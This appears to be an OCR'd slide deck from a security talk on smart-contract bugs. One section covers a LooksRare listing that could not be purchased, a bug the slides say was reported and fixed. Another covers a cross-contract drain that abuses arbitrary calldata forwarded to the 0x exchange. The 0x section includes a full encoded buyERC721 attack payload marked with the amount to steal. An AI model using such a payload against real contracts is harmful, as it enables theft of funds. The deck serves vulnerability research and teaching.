
Copy raw transaction data

Reject Confirm

let's do that again

off-chain

on-chain



List for Sale ×

#5

Moonbirds lol

Global Floor 11

Sale Type: Fixed Price | Auction

Sale Price

0.0001 ETH

99% lower than floor price


Validity: 30 days

Reserve for a specific buyer


Fees: Creator Royalties: 0.0%

LooksRare: 2%

Cancel | List item



```
    function _validateOrder(OrderTypes.MakerOrder calldata makerOrder, bytes32 orderHash) int
        // Verify whether order nonce has expired
        require(
            (!_isUserOrderNonceExecutedOrCancelled[makerOrder.signer][makerOrder.nonce]) &&
                (makerOrder.nonce >= userMinOrderNonce[makerOrder.signer]),
            "Order: Matching order expired"
        );
```



Moonbirds lol


0x2F66...Cf0B | LOL

9 Items

5 Owners

2.5 Total Vol

0.0001 Floor +100.00%



Error

execution reverted: Order: Matching order expired

Checkout ×

#5

Moonbirds lol

You pay 0.0001 WETH

Enable WETH spending

Confirm Purchase

Confirm the transaction in your wallet.

Status: Error

Submit transaction again

1. List for 0.0001


2. floor = 0.0001

3. Unpurchaseable

reported to looksrare july 16, 2022, fixed ~july-august 2022 all your engineers must be fluent with and rotate between on-chain and off-chain development. no silos.*

*: takeaway.


0x: stealing $ using NFTs from a contract that has nothing to do with NFTs (cross-contract)



"The 0x protocol is, at its core, a set of secure smart contracts that facilitate the peer-to-peer exchange of Ethereum-based assets. The protocol serves as an open standard and common building block for any developer needing exchange functionality"*.

*: https://docs.0x.org/introduction/introduction-to-0x


0x: stealing $ using NFTs from a contract that has nothing to do with NFTs (cross-contract)



```
address zeroEx = 0xDef1C0ded9bec7F1a1670819833240f027b25EfF; //0x

function _changedToProtecttheNegligent(bytes memory _quote) internal {

    (bool valid, bytes memory payload) = zeroEx.call(_quote);

    if (!valid) {
        if (payload.length == 0) revert();
        assembly {
            revert(add(32, payload), mload(payload))
        }
    }
}
```

what could go wrong?

0x: stealing $ using NFTs from a contract that has nothing to do with NFTs (cross-contract)



```
function _changedToProtecttheNegligent(bytes memory _quote) internal {
```


this parameter (provided by arbitrary callers) is expecting payloads like:

0xd9627aa4…selector for sellToUniswap(address[],uint256,uint256,bool)
0x6af479b2… selector for sellTokenForTokenToUniswapV3(bytes,uint256,uint256,address)

and these functions are supported by the 0x protocol/contract.

but so is this one:
0xfbee349d… selector for buyERC721(…)

0x: stealing $ using NFTs from a contract that has nothing to do with NFTs (cross-contract)



```
function _changedToProtecttheNegligent(bytes memory _quote) internal {
```


an attacker can provide such a payload to make the contract buy a fake NFT for whatever amount is in the contract (only a couple million):

```
0xfbee349d00000000000000000000000000000000000000000000000000000000000000c000000000000000000000000
000000000000000000000000000000000000000004000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000026000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000007fa9385be102ac3eac297483dd6233d62b3e149600000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000006383b3b0000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000c02aaa39b223fe8d0a0e5c4f2
ead9083c756cc20000000000000000000000000000000004b3b4ca85a86c47a098a22400000000000000000000000000
0000000000000000000000000000000000000000000160000000000000000000000002e234dae75c793f67a35089c9
99245e1c58470b00000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000001800000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
```

amount you want to steal from the contract

0x

